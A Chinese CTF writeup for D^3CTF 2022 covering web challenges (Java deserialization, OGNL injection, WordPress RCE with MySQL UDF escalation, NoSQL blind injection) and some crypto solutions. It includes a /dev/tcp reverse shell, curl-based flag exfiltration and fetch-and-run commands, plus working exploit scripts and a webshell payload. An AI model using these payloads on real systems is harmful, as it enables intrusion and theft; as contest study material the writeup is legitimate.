

# D^3CTF 2022 Writeup



## D^3CTF 2022 Writeup

### Web

shorter  
ezsql  
NewestWordPress  
CVE-2022-24663  
MySQL udf 提权  
Exps  
可能的非预期  
题外话  
d3fGo

### Crypto

d3share  
leak\_dsa  
d3bug  
d3qcg  
d3factor  
equivalent

### Reverse

d3w0w  
D3Re  
d3hotel  
d3thon  
d3arm  
D3MUG

### Pwn

Smart Calculator  
d3guard  
1. Analysis  
2. Reverse  
3. Exploit  
d3kheap

[1.Analysis](#)

[2.Exploit](#)

Construct the UAF

Use setxattr syscall to modify the free object.

use msg\_msg to make a arbitrary read in kernel space

construct an A->B->A freelist to hijack new structure

use the pipe\_buffer to hijack RIP

[3.More...](#)

[d3bpf](#)

[1.Analysis](#)

[2. exploit](#)

[3. more...](#)

[d3bpf-v2](#)

[exp](#)

[d3fuse](#)

[Misc](#)

[BadW3ter](#)

[WannaWacca](#)

[OHHHH!!! SPF!!!](#)

[BIRDv2](#)

[RouterOSv6](#)

[RouterOSv7](#)



# Web

## shorter

本题主要考察内容是对java反序列化中带有 `TemplateImpl` 的链的payload的缩小，而本题是对 `rome` 这条链的考察

对于 `TemplateImpl` 的优化缩短思路主要参考 <https://xz.aliyun.com/t/10824> 这篇文章，并且在该文章基础上进行了一些改进，主要在空参构造上进行了一些改进，并且在构建 `rome` 这条链的时候进行一些简化使payload更小

题目环境十分简单明了，就是要上传序列化且Base64编码后的字符串，题目将其解码后反序列化

附件和exp: <https://github.com/la0t0ng/d3ctf2022-shorter>

### 1、预期解

预期解是用ysoserial上的链子来完成的，没去考虑 `ROME` 的其他更短的链子

因为 `Runtime.getRuntime().exec()` 对于命令中带有 |、<、> 等符号时无法正常执行，无法达到我们本来想达到的目的，而我们平时则会通过Base64编码的方式来解决这个问题，但是这无疑使生成的payload变得很长，所以我们可以用 `ProcessBuilder().start()` 来解决这个问题

先用一台有公网IP（假设IP为 xxx.xxx.xxx.xxx）的机子监听一个端口（假设端口为 2333），再起一个http服务（假设为默认端口 80）其中路由 a 返回的信息为

```
cat /flag | curl -F 'a=@-' xxx.xxx.xxx.xxx:2333
```

可以通过传入命令参数到exp中

```
sh -c "curl xxx.xxx.xxx.xxx/a|sh"
```

将生成的Base64编码后的字符串上传后，即可看到 xxx.xxx.xxx.xxx:2333 的监听到了带有flag的文件内容

或者

先用一台有公网IP（假设IP为 xxx.xxx.xxx.xxx）的机子监听一个端口（假设端口为 2333），再起一个http服务（假设为默认端口 80）其中路由 a 返回的信息为

```
bash -i >& /dev/tcp/xxx.xxx.xxx.xxx/2333 0>&1
```

可以通过传入命令参数到exp中

```
bash -c "curl xxx.xxx.xxx.xxx/a|bash"
```

将生成的Base64编码后的字符串上传后，即可看到 xxx.xxx.xxx.xxx:2333 获得了反弹的shell

### 2、非预期

相比于常见的链，有一些更短的 `ROME` 链，比如一条通过 `BadAttributeValueExpException` 触发 `toString` 的链，能大幅减少生成的序列化字符串，反正都是有关于 `ROME` 这条链的缩短，而不是有关 `TemplateImpl` 的缩短，希望师傅们感兴趣的可以去了解一下。

# ezsql

从源码可以看出：后端使用了 mybatis，采用 Provider 来动态生成 SQL 语句。

club.example.demo.dao.VoteDAO

```
@Mapper
public interface VoteDAO {
    @Select("SELECT * FROM vs_votes;")
    List<Vote> getAllVotes();

    @SelectProvider(type = VoteProvider.class, method = "getVoteById")
    Vote getVoteById(String vId);
}
```

club.example.demo.dao.VoteProvider.class

```
public class VoteProvider {
    public String getVoteById(@Param("vid") String vid) {
        String s = new SQL() {{
            SELECT("*");
            FROM("vs_votes");
            WHERE("v_id = " + vid);
        }}.toString();
        return s;
    }
}
```

mybatis 的 SQL 映射支持使用 OGNL 表达式，`VoteProvider` 直接使用字符串拼接来生成 SQL 语句，如果错误地把用户输入拼接进去，不仅会发生 SQL 注入，还会引发 OGNL 注入。

/vote/getDetailedVoteById?vid=2




GET http://localhost:8082/vote/getDetailedVoteById?vid=2

Status: 200 OK Time: 22 ms Size: 478 B Save Response

Pretty Raw Preview Visualize

```
{"status":200,"msg":"Success!","data":{"options":[{"option_id":1,"content":"A. ?","vote_id":2},{"option_id":2,"content":"B. Choose A","vote_id":2}, {"option_id":3,"content":"C. Choose B","vote_id":2}], "vote":{"vote_id":2,"title":"Flag ","create_time":"2022-02-21 12:00:00","start_time":"2022-02-21 12:00:00","end_time":"2022-05-01 12:00:00"}]}
```

/vote/getDetailedVoteById?vid=\${3-1}



GET http://localhost:8082/vote/getDetailedVoteById?vid=%\$7b3-1%7d

Status: 200 OK Time: 19 ms Size: 324 B Save Response

Pretty Raw Preview Visualize

```
{"status":200,"msg":"Success!","data":{"options":[],"vote":{"vote_id":2,"title":"Flag ","create_time":"2022-02-21 12:00:00","start_time":"2022-02-21 12:00:00","end_time":"2022-05-01 12:00:00"}]}
```

`${xxx}`  告诉 mybatis 在此处创建一个预处理语句参数，借助 OGNL 来实现参数 SQL 语句的参数绑定。

如果用户能够控制  `${ }`  中的内容，就能通过 OGNL 表达式来注入到达 RCE 的目的。

OGNL 语法参考官方文档

<https://commons.apache.org/proper/commons-ognl/language-guide.html>

由于题目 ban 掉了 new，所以只能借助静态方法来实现RCE。

题目里使用的 `org.mybatis.spring.boot` 是最新的 2.2.2 版本，对应的 OGNL 依赖的版本为 3.3.0，高版本的 OGNL 启用了 `stricter invocation mode`，使用硬编码的方式 ban 掉了一些 class，其中就包括 `java.lang.Runtime`，要 bypass 得借助反射。

payload:

```
${{#runtimeclass=#this.getClass().forName("java.lang.Runtime")}.
(#getruntimemethod=#runtimeclass.getDeclaredMethods()[7]).
(#rtobj=#getruntimemethod.invoke(null,null)).
(#execmethod=#runtimeclass.getDeclaredMethods()[14]).
(#execmethod.invoke(#rtobj,"cmd"))}
```

## NewestWordPress

这个题的漏洞点其实非常简单  
但是可能如何找到这个漏洞点比较 Guessy

### CVE-2022-24663

PHPEverywhere RCE

站点上有 UsersWP 插件，但该题目与 UsersWP 毫无关系

只是为了方便地绕过注册时的邮件验证，直接注册帐号即可拥有 Subscriber 权限

拥有 Subscriber 权限后可以通过 `parse-media-shortcode` action 执行 shortcode

同时站点上有 PHPEverywhere 插件，可以通过 `php_everything shortcode` 执行任意 PHP 代码

我发现大部分扫描器过分依赖插件中 `readme.txt` 的存在  
虽然标准上规定插件目录中一定要存在 `readme.txt`  
但如果管理员并非从插件商店安装而是手动安装插件并删除 `readme.txt`  
(非常方便快捷而且没有技术难度的修洞方式)  
那么扫描器就会认为不存在该插件从而漏掉一个有效目标  
所以这里是希望选手用插件的 `php` 文件来作为指纹进行扫描  
当文件存在的时不会触发 301 跳转  
而如果文件不存在则会触发 301 跳转

## MySQL udf 提权

RCE 后可以翻找 `wp-config.php` 文件来得到 MySQL 的相关配置

```
// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'root' );

/** Database password */
define( 'DB_PASSWORD', '9Z98g4nmbJxrF5aYHvGaatyi354wxYyp' );

/** Database hostname */
define( 'DB_HOST', '127.0.0.1:3306' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

可以发现是使用高权限账户来链接数据库的  
打一个 udf 提权就可以拿到 shell, flag 在根目录下  
这里有一个迷惑了很多人的地方  
因为题目部署在集群上, 用了一种叫 container 的 network\_mode  
这种模式可以让多个容器共用一个网络栈  
这也是为什么在配置文件里写的目标主机是 127.0.0.1 但实际上为另一个容器的原因

## Exps

先注册一个帐号 test/testtest, 然后打 PHPEverywhere

```
# getshell.py

import requests
import base64

# base_url = "http://d3wordpress.d3ctf-challenge.n3ko.co"
base_url = "http://global-wordpress-d3ctf-challenge.n3ko.co"

def getShell():
    sess = requests.session()
    login_url = base_url + "/wp-login.php"
    login_data = {
        "log": "test",
        "pwd": "testtest",
        "wp-submit": "Log In",
    }
    res = sess.post(login_url, data=login_data)
    # print(res.text)

    getShell_url = base_url + "/wp-admin/admin-ajax.php"
    encoded_payload =
'W3BocF9ldmVyexdoZXJ1xTw/cGhwCnByaw50KF9fRElsX18p0wokYj0nUEQ5d2FIQUtaWFpoYkNna1gxQ
1bVMVJisjJGdWRDZGRLVHNLUHo0PSc7CmZpbGVfcHV0X2NvbnR1bnRzKF9fRElsX18uJy8uLi8uLi91cGx
VYWRzLzIwmjIvMDMVMS5waHAnLGJhc2U2NF9kZWnvZGUoJGIpKTsKPz5bL3BocF9ldmVyexdoZXJ1xQo='
    getShell_data = {
        "action": "parse-media-shortcode",
        "shortcode": base64.b64decode(encoded_payload),
    }
    sess.post(getShell_url, data=getShell_data)

def main():
    getShell()

if __name__ == "__main__":
    main()
```

先写一个 shell, 然后上传一个跳板用来操作数据库

```
// mysql.php

<?php
error_reporting(E_ALL);
$mysqli = new
mysqli("127.0.0.1", "root", "9z98g4nmbJxrF5aYHvGaatyi354wxYyp", "wordpress");

$tmp = $mysqli->query($_POST['sql']);
$result = $tmp->fetch_all();
var_dump($result);
?>
```

之后打 MySQL udf 即可

```
SELECT 0x7f454c..... INTO DUMPFILE '/usr/lib/mysql/plugin/udf.so';
```

```
CREATE FUNCTION sys_eval RETURNS STRING SONAME 'udf.so';
```

```
SELECT sys_eval('ls /');
```

```
SELECT sys_eval('cat /ff114499_i5_h3Re');
```

## 可能的非预期

在 UsersWP 的最新版本中存在一个任意文件删除漏洞

将 wp-config.php 删除即可重新安装 WordPress

因为没有限制出网的连接，因此可以随意连接到一个全新的数据库，从而完成安装

安装完成后进入后台即可发现过期的 PHP Everywhere 插件

接着可以等下一次环境重置的时候打 PHP Everywhere 然后拿到 flag

## 题外话

这个题为什么选择把 flag 放到 db 容器里

是因为我想选手都能认真翻一翻整个环境，而不是止步于 Web 的 RCE

我之前在很多实际环境里都见过这样用高权限账户去连接数据库的行为

也因此翻了很多数据库，拿下很多权限，得到了很多意料之外的信息

我个人觉得这是一个好习惯，出这个题属于是推销这个习惯了 2333

## d3fGo

Web 的逆向能做多少手脚嘛，混淆也不对解题有什么影响的

像这一题其实不需要怎么逆向，只看字符串就能大概理清程序逻辑了

先是网站的 js 文件，可以看到有什么路由

```
routes: [{

    path: "/",
    redirect: "Login"
}, {
    path: "/login",
    name: "Login",
    component: function() {
        return n.e("chunk-1b59b85f").then(n.bind(null, "a55b"))
    }
}, {
```

```

        path: "/admini/login",
        name: "AdminLogin",
        component: function() {
            return n.e("chunk-4cd60f38").then(n.bind(null, "23b1"))
        }
    ]
}

```

可以查看 Golang 依赖，混淆并没有对依赖信息进行处理  
可以写个 demo 自己编译一份然后 bindiff 一下恢复符号表

```

o go version -m ./fgo
./fgo: zjesZGZS
    path      github.com/fgo
    mod       github.com/fgo (devel)
    dep        github.com/alecthomas/participle/v2      v2.0.0-alpha7
h1:ck4vj0vsgb3lN1nuKA5F7dw+1s1pwBe5bx7nNCnN+c=
    dep        github.com/fatih/color v1.13.0
h1:8LOYc1KYPmyKMuN8QV2DNRWNbLo6LZ0iLs8+m7H53w=
    dep        github.com/flamego/flamego v1.0.1
h1:rHcvSFcFHfoAEZUQoqxVvYig/xbsjF0/hm7Fo4oZCBo=
    dep        github.com/go-stack/stack v1.8.0
h1:5SgMzNM5HxrEjv0ww2lTmx6E2Izsfxas4+YHWRs3Lsk=
    dep        github.com/golang/snappy v0.0.1
h1:Qgr9rKw7uDukrbSmQeiDsga8sjGyCOGtuasMwwvp2P4=
    dep        github.com/json-iterator/go v1.1.12
h1:PV8peI4a0ysnczrg+Ltxykd8LfkY9ML6u2jnxEnrnM=
    dep        github.com/klauspost/compress v1.13.6
h1:P76CopJELS0Ti02mebmngwaajssP/EszplttgQxcgc=
    dep        github.com/mattn/go-colorable v0.1.9
h1:sqDoxxbdeALDt0DAejCVp38ps9zogZEAXjus69YV3U=
    dep        github.com/mattn/go-isatty v0.0.14
h1:yVuAays6BHfxijgZPzw+3Zlu5yQgKGp2/hcQbHb7S9Y=
    dep        github.com/modern-go/concurrent v0.0.0-20180228061459-e0a39a4cb421
h1:ZqeYnhu3OHLH3mGKHDCjJRFFRrJa6eAM5H+CtDd0SPc=
    dep        github.com/modern-go/reflect2 v1.0.2
h1:xBagoLtFs94CBntxluKeawgTMpvLxC4ur3nMac9Gz0M=
    dep        github.com/pkg/errors v0.9.1
h1:FEBLx1zS214owpjy7qsBeixburkuhQAwRK5UwLGTwt4=
    dep        github.com/xdg-go/pbkdf2 v1.0.0
h1:Su7DPu48wXMWC3bs7MCNG+z4FhcyEuz5d1vchbq0B0c=
    dep        github.com/xdg-go/scram v1.0.2
h1:akyIkz28e6A96dkWNJQu3nmCzH3YfwMPQEXUYDaRv7w=
    dep        github.com/xdg-go/stringprep v1.0.2
h1:6iq84/ryjjeRmMJwxutI51F2GIP1p5BfTvXHeYjhBc=
    dep        github.com/youmark/pkcs8 v0.0.0-20181117223130-1be2e3e5546d
h1:splanxYIlg+5LfHAM6xpdpFEAYok8iyo56hMFq6uLyA=
    dep        go.mongodb.org/mongo-driver v1.8.2
h1:8ssuxufb90ujcIvR6MyE1schaNj0SfxsakiZgxIyrMk=
    dep        golang.org/x/crypto v0.0.0-20201216223049-8b5274cf687f
h1:aZp0e2vLN4MTovqnjNEYetrEA8RH8U8FN1CU7JgqsPU=
    dep        golang.org/x/sync v0.0.0-20190911185100-cd5d95a43a6e
h1:vcxGaoTs7kv8m5Np9uUNQin4BrLothgv7252N8V+FwY=
    dep        golang.org/x/sys v0.0.0-20210630005230-0f9fa26af87c
h1:F1jZWGFhYfh0Ci55sIpILtKKK8p3i2/krTrOH1rg74I=
    dep        golang.org/x/text v0.3.5
h1:i6ezz+zk0sof0xgBpEpPD18qwcJda6q1sxt3S0kzyuQ=
    dep        gopkg.in/ini.v1 v1.66.3
h1:jRskeFVxYaMGAMUbN0UZ7niA9gzL9B49D0qE78vg0k3w=

```

运行一下可以发现报错（这个题的读配置文件直接抄的以前的项目，bot.ini 忘记改了哈哈哈）

```
[config] load 'config/bot.ini': open config/web.ini: no such file or directory
```

搜索一下 config/bot.ini 即可找到调用的函数

```
test    [rax], al
mov    rdx, cs:off_10F9A20
cmp    cs:dword_113BE70, 0
jnz    short loc_51A36F

loc_51A3E2:
mov    rax, rbx
mov    rbx, rcx
lea    rcx, aLoadConfigBotI ; "load 'config/bot.ini'"
mov    edi, 15h
call   iIe6jICUeRbfZdXGaZzWAllBbF
mov    rbp, [rsp+0A8h+var_8]
add    rsp, 0A8h
ret

loc_51A37B:
mov    rax, cs:qword_1107610
lea    rbx, aMongodb ; "mongodb"
mov    ecx, 7
call   zlJgdubEWLYfnASDPPdjxjqRvSxHvWkcP0
lea    rbx, RTYPE_ptr_struct__User_string_ini_user_Pass_string_ini_pass_Host_string_ini_host_Port_string_ini_port_DB_string_ini_db_
lea    rcx, qword_110A540
xor    edi, edi
call   ZZWUmOjeDAGJEGwVrYwLSRmKMnvbUxJdz
test   rax, rax
jz    short loc_51A3CE

loc_51A36F:
lea    rdi, [rax+0E8h]
call   XEDRQUGbbyPkzIUEmhXlniOT

loc_51A3CE:
lea    rcx, aMappingMongoDb ; "mapping [mongodb] section"
mov    edi, 19h
call   iIe6jICUeRbfZdXGaZzWAllBbF
mov    rbp, [rsp+0A8h+var_8]
add    rsp, 0A8h
```

这里可以看出加载的是 mongodb 的配置，其实就很容易想到 nosql 注入了  
继续找下一个字符串，比如说 Find the Secret，在这个函数内可以看到参数绑定的 struct

```

    mov    rax, [rax+8]
    jmp   short loc_97ADC5
loc_97ADC5:
    lea    rdi, [rax+8]
    mov    rcx, [rsp+0A8h+var_28]
    nop
    dword ptr [rax+00h]
    call   CaPPXXvBRsYPNSiYbRDwIKF

; In another window:
; nUmgodnnQmaItEKhBWT
; [rsp+0A8h+var_58], rax
; , rax
; , aErrorexist ; "errorexist"
; , 5
; , RTYPE_map_string_interface_
; UzihclUSXiPuEPNqoiHNmdb
; , RTYPE_int
; ax1, rcx
; dword_113BE70, 0
; port loc_97AC9A


; In another window:
; _97ACAA
; loc_97AC9A:
;     lea    rdi, [rax+8]
;     lea    rcx, unk_D0CDD8
;     call   CaPPXXvBRsYPNSiYbRDwIKF
;     mov    rdx, [rsp+0A8h+var_28]
;     mov    [rax+8], rdx
;     jmp   short loc_97AE2D

; In another window:
; loc_97AE1C:
;     lea    rdi, [rax+8]
;     mov    rdx, [rsp+0A8h+var_28]
;     call   XEDRQUGbbyPkzIUEmhXlniOT

; In another window:
; loc_97AE2D:
; sub   rsp, 0A8h
; mov   [rsp+0A8h+var_8], rbp
; lea   rbp, [rsp+0A8h+var_8]
; mov   [rsp+0A8h+arg_0], rax
; mov   [rsp+0A8h+arg_8], rbx
; lea   rax, RTYPE_struct__Username_string_json_username_Password_string_json_password_
; nop
; dword ptr [rax]
; call   EzrXdzinksnQpIgpB
; mov   [rsp+0A8h+var_10], rax
; mov   qword ptr [rax], 0
; mov   qword ptr [rax+10h], 0
; mov   rcx, [rsp+0A8h+arg_0]
; mov   rcx, [rcx+0B8h]
; mov   rax, [rsp+0A8h+arg_8]
; call   rcx
; mov   rcx, [rax]
; mov   rbx, [rcx+40h]
; mov   rcx, [rcx+48h]
; lea   rax, RTYPE_io_Reader
; call   CbDwjMfqgsiiLKE
; call   DuPARGlQX0
; test  rdi, rdi
; jz    loc_97A858

```

又比如说 `Invalid username or password`, 在这个函数内也可以找到参数绑定的 struct, 而且是 interface 类型



因此可以推断出这两个 API 中的结构体

```
// /api/Login
type LoginForm struct {
    Username string `json:"username"`
    Password string `json:"password"`
}
```

```
// /api/Admini/Login
type AdminiLoginForm struct {
    Username interface{} `json:"username"`
    Password interface{} `json:"password"`
    Seecret interface{} `json:"seecret"`
}
```

所以 /api/Admini/Login 中的参数都可以进行 nosql 注入

exp 如下

```
import requests
import string
```

```

# base_url = 'http://127.0.0.1:22830'
base_url = 'http://8a4f0fe099.fgo-d3ctf-challenge.n3ko.co'
target_url = '/api/Admini/Login'
payload = {
    "username": {
        "$regex": "^"
    },
    "password": {
        "$regex": "^"
    },
    "seeeecret": {
        "$regex": "^"
    }
}
table = string.printable
reg_l = '.+*?|'

```

```

def blind(ind):
    target = '^'
    s = requests.session()
    url = base_url + target_url
    while True:
        for c in table:
            temp = (c if c not in reg_l else '\\\\' + c)
            payload[ind]['$regex'] = target + temp
            r = s.post(url, json=payload)
            if r.status_code == 200:
                print(payload[ind]['$regex'])
                target += temp
                break
        if payload[ind]['$regex'][-1] == '$':
            break

```

```

def main():
    # blind('username')
    # blind('password')
    blind('seeeecret')

    print(payload)

if __name__ == '__main__':
    main()

```

## Crypto

# d3share

d3share与leak\_dsa的exp，题目附件与参考文献：[https://github.com/shal10w/D3CTF-2022-crypt-o-d3share\\_leakdsa](https://github.com/shal10w/D3CTF-2022-crypt-o-d3share_leakdsa)

## 背景

题目实现了一个基于扰动多项式的协议，每个node通过自己的私钥与他人的公钥与其他node共享一个共享秘密，但他无法计算出其他node之间的共享秘密。但如果一个攻击者得到了足够多node的私钥，则他能够计算出任意两个node之间的共享秘密，本题要求就是通过t+3个node计算出完整的F(实际上只需要t+2，出题人绕了一点点弯路，导致多给了一个)

## 预期解

(开头有一个小技巧，如果直接通过题目脚本生成测试数据会非常慢，可以通过拉格朗日插值先自己选t+1个点得到g和h，再枚举2个点会极大加快速度，方便调试)

文献《Attacking Cryptographic Schemes Based on “Perturbation Polynomials”》中提出了利用Lattice的攻击方式

$$F(x, y) = \sum_{i=0}^t f_i(x)y^i, \text{ 设 } \mathbf{F}_i = (f_0(x_i), f_1(x_i), \dots, f_t(x_i))$$

则每个node的私钥  $\mathbf{p}_i = \mathbf{F}_i + b_i \mathbf{g} + (1 - b_i) \mathbf{h}$

其中  $\mathbf{g}, \mathbf{h}$  为 g 和 h 的系数向量

设

$$L(X, x, i) = \prod_{j \neq i} \frac{x - X_j}{X_i - X_j} \quad (1)$$

由拉格朗日插值公式

$$P(x) = \sum_{i=0}^t P(x_i)L(X, x, i) \quad (2)$$

对t+2个node的私钥使用该式可得

$$\mathbf{p}_{t+1} - \sum_{i=0}^t \mathbf{p}_i L(X, x_{t+1}, i) = (b_{t+1} - \sum_{i=0}^t L(X, x, i)b_i) \mathbf{g} + ((1 - b_{t+1}) - \sum_{i=0}^t L(X, x, i)(1 - b_i)) \mathbf{h} \quad (3)$$

论文中讨论的是g与h系数独立的情况，从而能够通过上式得到g与h的一个线性组合，对第t+2个node运用上式，大概率能够得到与先前线性无关的另一个线性组合，从而通过LLL算法得到g与h。而题目中，g与h的系数相加恒为0，这导致了g与h的系数向量永远线性相关。

原因是

$$(b_{t+1} - \sum_{i=0}^t L(X, x, i)b_i) + ((1 - b_{t+1}) - \sum_{i=0}^t L(X, x, i)(1 - b_i)) = 1 - \sum_{i=0}^t L(X, x, i) \quad (4)$$

在(2)式中，我们知道L返回的是一个t次多项式，则  $P(x) - 1$  也是一个t次多项式，一个t次多项式若有t+1个不同的根，则该多项式恒为0，因此当  $P(x_i) = 1$  时，有

$$P(x) = \sum_{i=0}^t L(X, x, i) = 1$$

所以(4)式右边恒为0，即g与h的系数互为相反数，因此得到的永远是k(g - h)

但由于 $(g-h)(x_i)$ 很小，我们可以通过LLL算法，通过 $k(g-h)$ 得到 $g-h$ ，与 $k$

由于得不到 $g$ 与 $h$ ，因此无法通过论文所提的方法继续求解 $F$ ，但可以注意到(3)式中， $g$ 的系数从上一步中得到，系数已知，则我们可以将求解 $b_i$ 的问题转化为一个子集和问题。（按照原始论文给出的参数， $p = 2^{32}-5, t = 70$ 的情况下，背包重量过大无法求解，因此我将 $p$ 适当增大， $t$ 减小了一些，将背包重量减小至0.8左右，从而使其能够求解）

接下来就可以将所有的 $f+h$ 转化为 $f+g$ ，直接使用拉格朗日插值可以计算出 $f_i(x)$ 的非常数系数，对于 $i \neq 0$ 时 $f_i(x)$ 的常数系数可以通过 $F$ 的对称性求得， $i = 0$ 时的常数无法求解（其实对于攻破系统来说是不需要求解的，只需要随便枚举一个 $g(x_i)$ 就能够求解出一个常数项，该常数与真正的常数差距小于 $r$ ，此时已经能够得到任意两个node的shared secret），题目给出了 $hint = F(0,0)$ ，因此可以完全恢复出 $F$ ，计算flag

非预期 (Nu1L) :

Nu1L的选手给出了一个非常漂亮的分辨 $g$ 与 $h$ 的方法

对于任意三个node  $i, j, k$ ，若他们对应的 $b_i = b_j = b_k$ ，不妨设 $b_i = 1$ 则

$$(p_i(x_j) - p_j(x_i)) + (p_j(x_k) - p_k(x_j)) + (p_k(x_i) - p_i(x_k)) = g(x_j) - g(x_i) + g(x_k) - g(x_j) + g(x_i) - g(x_k) = 0$$

若其中某个不等，不妨设 $b_i = b_j = 1, b_k = 0$

$$(p_i(x_j) - p_j(x_i)) + (p_j(x_k) - p_k(x_j)) + (p_k(x_i) - p_i(x_k)) = g(x_j) - g(x_i) + g(x_k) - h(x_j) + h(x_i) - g(x_k) \neq 0$$

因此经过简单的枚举（假设 $b_0 = b_1$ ，概率为 $1/2$ ，若结果不对则假设 $b_0 = b_2$ 以此类推，第 $i$ 个还不对的概率是 $2^{-i}$ ）可以不通过格与拉格朗日插值分辨出 $g$ 与 $h$ 。

分辨出 $g$ 与 $h$ 后，与预期解最后一步相同的方式即可解出flag。

## leak\_dsa

题目是一个标准的dsa，但泄露了 $k$ 与mask的值，也就是泄露了 $k$ 不连续的一些bit，将每一段连续的未知值设为 $k_i$ （上界为 $2^{K_i}$ ），可以得到

$$k = k \& mask + \sum_i^t k_i * 2^{m_i}$$

将每个 $k_i$ 都看做一个未知数，则 $k$ 可以表示为一个多项式，我们希望这个多项式通过简单的变换能够有一个较小的上界，这样就能够将问题转化为普通的已知msb的hnp问题了。因此我们可以使用coppersmith的思路，构造一个格

$$M = \begin{bmatrix} p * 2^{K_0} & 0 & \dots & 0 \\ 0 & p * 2^{K_1} & \dots & 0 \\ \vdots & \vdots & \ddots & p * 2^{K_t} \\ 2^{k_0} * 2^{K_0} & 2^{k_1} * 2^{K_1} & \dots & 2^{k_t} * 2^{K_t} \end{bmatrix}$$

对 $M$ 使用LLL算法后可以得到较小向量 $v$ ，以此为系数的多项式的上界是比较小的，计算1-范式后得到大多数大约为251bit左右，相当于5bit的msb leak。有一些mask会更多。计算

```
g = (M.LLL() [0,0] // 2**k0) * inverse_mod(2**k0, q) % q
```

回到dsa等式中

$$\begin{aligned}
 k &= m/s + dr/s \\
 dr/s + m/s - k\&mask &= \sum_i^t k_i * 2^{m_i} \\
 g * (dr/s + m/s - k\&mask) &= g * \sum_i^t k_i * 2^{m_i} \leq \|v\|_1
 \end{aligned}$$

这样，题目转化为了简单的hnp问题，解出后求得flag

## d3bug

这个题是拿出来当签到题的。首先通过简单分析一下题目可以得到一些限制条件，用SAT、z3solver等工具可以直接出解。

如果你不愿意使用这些工具的话：

观察到在 `lfsr_MyCode` 部分得到的每一位 `output` 相当于前面所有位的异或和。每次移位时最高位会消失，直接把这两次得到的 `output` 随意简单异或一下就可以得到这一次消失的高位。

剩下的低位通过 `lfsr_copiedfromInternet` 的结果可以得到一个模二加方程组，解一下就可以了。当然你也可以选择爆破。

(但是为什么大家都选择了爆破鸟鸟TT—TT)

